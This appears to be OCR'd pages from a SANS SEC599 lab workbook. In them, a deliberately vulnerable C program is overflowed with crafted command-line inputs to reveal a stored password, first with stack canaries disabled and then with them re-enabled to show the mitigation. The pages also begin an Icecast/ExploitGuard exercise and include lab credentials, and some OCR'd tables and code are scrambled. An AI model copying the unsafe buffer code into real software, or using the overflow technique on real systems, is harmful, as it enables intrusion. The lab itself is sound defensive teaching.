        _tprintf(_TEXT("Please provide the password as an argument (maximum 9 characters).\n
        return -1;
    }
```

6. **Analyzing the VulnerableCode properties**

In Visual Studio, the "Security Check" (which is Microsoft's implementation of stack canaries) is enabled by default. We will disable them first to demonstrate the possible impact. The properties we are interested in are located in the following location:

**Project -> VulnerableCode Properties**

**Configuration Properties -> C/C++ -> Code Generation -> Security Check**



Configuration: Active(Release)  Platform: Active(Win32)

| | |
|---|---|
| Enable String Pooling | |
| Enable Minimal Rebuild | No (/Gm-) |
| Enable C++ Exceptions | Yes (/EHsc) |
| Smaller Type Check | No |
| Basic Runtime Checks | Default |
| Runtime Library | Multi-threaded DLL (/MD) |
| Struct Member Alignment | Default |
| Security Check | Enable Security Check (/GS) |
| Control Flow Guard | |
| Enable Function-Level Linking | **Yes (/Gy)** |
| Enable Parallel Code Generation | |
| Enable Enhanced Instruction Set | Not Set |
| Floating Point Model | Precise (/fp:precise) |
| Enable Floating Point Exceptions | |
| Create Hotpatchable Image | |

**Security Check**


The Security Check helps detect stack-buffer over-runs, a common attempted attack upon a program's security.

Show output from: Build

```
1>..\..\..\..\..\De
1>C:\Program Files
1>stdafx.cpp
1>Generating code
1>Finished generati
1>All 6 functions w
```

7. **Adapting the properties - disabling security check**

   Let's disable the Security Check and click "OK".



Configuration: Active(Release)  Platform: Active(Win32)

| | |
|---|---|
| Enable String Pooling | |
| Enable Minimal Rebuild | No (/Gm-) |
| Enable C++ Exceptions | Yes (/EHsc) |
| Smaller Type Check | No |
| Basic Runtime Checks | Default |
| Runtime Library | Multi-threaded DLL (/MD) |
| Struct Member Alignment | Default |
| Security Check | Enable Security Check (/GS) |
| Control Flow Guard | Disable Security Check (/GS-) |
| Enable Function-Level Linking | Enable Security Check (/GS) |
| Enable Parallel Code Generation | |
| Enable Enhanced Instruction Set | Not Set |
| Floating Point Model | Precise (/fp:precise) |
| Enable Floating Point Exceptions | |
| Create Hotpatchable Image | |

**Security Check**


The Security Check helps detect stack-buffer over-runs, a common attempted attack upon a program's security.

Show output from: Build

```
1>..\..\..\..\..\De
1>C:\Program Files
1>stdafx.cpp
1>Generating code
1>Finished generati
1>All 6 functions w
1>VulnerableCode.vc
```

8. **Compiling the code**

We can build our "VulnerableCode" by clicking "Build" -> "Build VulnerableCode", which will compile the source code into a working Windows application.



```
// overf                                   ation.
//

#include

#define

bool Exp
{
        _TCH
        _TCH

        _tcscpy(szData2, _TEXT(PASSWORD));
        _tcscpy(szData1, szInput);

        _tprintf(_TEXT("szData1 value is: %s\n"), szData1);
        _tprintf(_TEXT("szData2 value is: %s\n"), szData2);
```

9. **Open cmd.exe and run the application**

   Now let's open a command prompt and try running the application ("VulnerableCode.exe"). You can minimize Visual Studio, but please don't close the window, as we'll return to it later.


   In the command prompt, please run the following commands:

   **C:\Users\alan.marshall>**cd "Documents\Visual Studio 2017\Projects \VulnerableCode\Release"
   **C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects \VulnerableCode\Release>**VulnerableCode.exe

   The application will inform you that a password is expected (with a maximum of 9 characters). Let's try provide a password guess of "123456789":

   **C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects \VulnerableCode\Release>**VulnerableCode.exe 123456789

   Unfortunately, this is not the correct password!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd "Documents\Visual Studio 2017\Projects\VulnerableCode\Release"

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>
C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe
Please provide the password as an argument (maximum 9 characters).

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe 123456789
szData1 value is: 123456789
szData2 value is: UxoaT7x
Incorrect password!

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>
```


10. **Increasing the input size**

    If you remember what our sample code looked like, you might remember that there was two buffers created, which were subsequently compared. If they were equal to one another, the application would allow access and print the stored password.

    We could thus attempt to make the first variable buffer overflow into the second one, thereby changing the second buffer and making the comparison correct. Let's try by increasing the size of the input string to 10 (maximum was 9):

    **C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects \VulnerableCode\Release>**VulnerableCode.exe 1234567890

    As a result, you should see that the sData2 value suddenly appears to be empty... We still don't get the actual password though, as the equation is not correct!




```
C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe 1234567890
szData1 value is: 1234567890
szData2 value is:
Incorrect password!

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>_
```

11. **Overwriting the second variable**

    Let's further attempt to influence the application behavior by testing different inputs:

    **C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects \VulnerableCode\Release>**VulnerableCode.exe 1234567890SANS

    Success! The output appears to indicate we are now successfully overwriting the second variable!




```
C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe 1234567890SANS
szData1 value is: 1234567890SANS
szData2 value is: SANS
Incorrect password!

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>
```

12. **Fixing the equation**

Remember that the equation is done on the first 9 characters of the password. Can you "fix" the equation? A possible solution would be:

**C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects \VulnerableCode\Release>**VulnerableCode.exe 1234567890123456789

Note that the value of szData1 is now "1234567890123456789" and the value of szData2 is "123456789", as the nine first characters are compared, the equation is valid! The "Correct password" at the end now reveals the stored password!



```
C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe 1234567890SANS
szData1 value is: 1234567890SANS
szData2 value is: SANS
Incorrect password!

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe 1234567890123456789
szData1 value is: 1234567890123456789
szData2 value is: 123456789
Correct password: UxoaT7x

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>_
```

13. **Adapting the properties - enabling security check**


    So, let's go back to our Visual Studio project and re-enable the stack canaries ("Security Check").

    As a reminder, the properties we are interested in are located in the following location:

    **Project -> VulnerableCode Properties**

    **Configuration Properties -> C/C++ -> Code Generation -> Security Check**

    For the careful observer: the "Control Flow Guard" optional control can also be configured in this location! Note that it's not enabled by default!



Configuration: Active(Release)  Platform: Active(Win32)


| | |
|---|---|
| Enable String Pooling | |
| Enable Minimal Rebuild | No (/Gm-) |
| Enable C++ Exceptions | Yes (/EHsc) |
| Smaller Type Check | No |
| Basic Runtime Checks | Default |
| Runtime Library | Multi-threaded DLL (/MD) |
| Struct Member Alignment | Default |
| Security Check | **Enable Security Check (/GS)** |
| Control Flow Guard | |
| Enable Function-Level Linking | **Yes (/Gy)** |
| Enable Parallel Code Generation | |
| Enable Enhanced Instruction Set | Not Set |
| Floating Point Model | Precise (/fp:precise) |
| Enable Floating Point Exceptions | |
| Create Hotpatchable Image | |

**Security Check**
The Security Check helps detect stack-buffer over-runs, a common attempted attack upon a program's security. .
(/GS-, /GS)

14. **Compiling without stack canaries**

Let's now run the same "Build" command again to recompile our application:

We can build our "VulnerableCode" by clicking "Build" -> "Build VulnerableCode".


VulnerableCode - Microsoft Visual Studio
File Edit View Project Build Debug Team Tools Test Analyze Window Help
overflow.cpp
VulnerableCode
Server Explorer
Toolbox
Build Solution Ctrl+Shift+B
Rebuild Solution
Clean Solution
Build full program database file for solution
Run Code Analysis on Solution Alt+F11
Build VulnerableCode
Rebuild VulnerableCode
Clean VulnerableCode
Project Only
Batch Build...
Configuration Manager...
Compile Ctrl+F7

```
// return _tcscmp(szData1, szData2) == 0;
   return _tcsncmp(szData1, szData2, 9) == 0;
}
```


15. **Re-exploiting the application**

    Switch back to the command prompt and try exploiting the application again:

    **C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects \VulnerableCode\Release>**VulnerableCode.exe 1234567890123456789

    The application will now hang for a while, after it will terminate. This is the result of the stack canaries, which are being overwritten due to the overflow and which thus trigger an application termination.

    Although a basic example, this is an interesting example of a built-in compiler-time exploit mitigation control.



```
C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>VulnerableCode.exe 123456789012
3456789
szData1 value is: 1234567890123456789
szData2 value is: 123456789

C:\Users\alan.marshall\Documents\Visual Studio 2017\Projects\VulnerableCode\Release>
```

16. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how stack canaries work and how they can be used to protect an application that was poorly written.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-3.2: Exercise - Exploit mitigation using ExploitGuard

## Objective

The objective of the exercise is to analyze how exploits can be mitigated by using ExploitGuard.

This rather large exercise will see a number of distinct techniques being used, including:

- As a first step, we will install a vulnerable software called "Icecast" to demonstrate an exploitable piece of software, we will also exploit it using Metasploit
- We will then configure ExploitGuard and demonstrate how the attack is now blocked

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Kali
4. SEC599-E01 - Windows02

## SEC599-3.2

1. **Authenticate to Windows**

   We will start by authenticating to our Windows workstation:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Install Icecast**

   As a first step, we will install the Icecast vulnerable software. You can find it under your Desktop under "Blue Team\Vulnerable Software". We will install version 2.0.0 of the software.

   Upon installation, you will be asked to provide administrative credentials. You can use the following set of credentials:

   - Username: alan.marshall.adm
   - Password: Secur1ty

   For the setup procedure you can just follow the default settings.



User Account Control

Do you want to allow this app from an unknown publisher to make changes to your device?

icecast2_win32_2.0.0_setup.exe

Publisher: Unknown
File origin: Downloaded from the Internet

Show more details

To continue, enter an admin user name and password.

